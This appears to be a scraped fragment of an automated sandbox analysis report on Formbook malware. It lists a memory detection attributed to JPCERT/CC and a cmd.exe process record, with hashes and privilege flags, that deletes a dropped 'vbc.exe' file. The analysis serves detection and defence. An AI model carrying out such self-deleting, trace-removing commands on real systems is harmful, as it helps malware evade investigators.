Formbook in memory, Source: 00000007.00000002.684466431.00000000005A0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1412 Parent PID: 2724

General

Start time:	20:16:22
Start date:	13/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a730000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis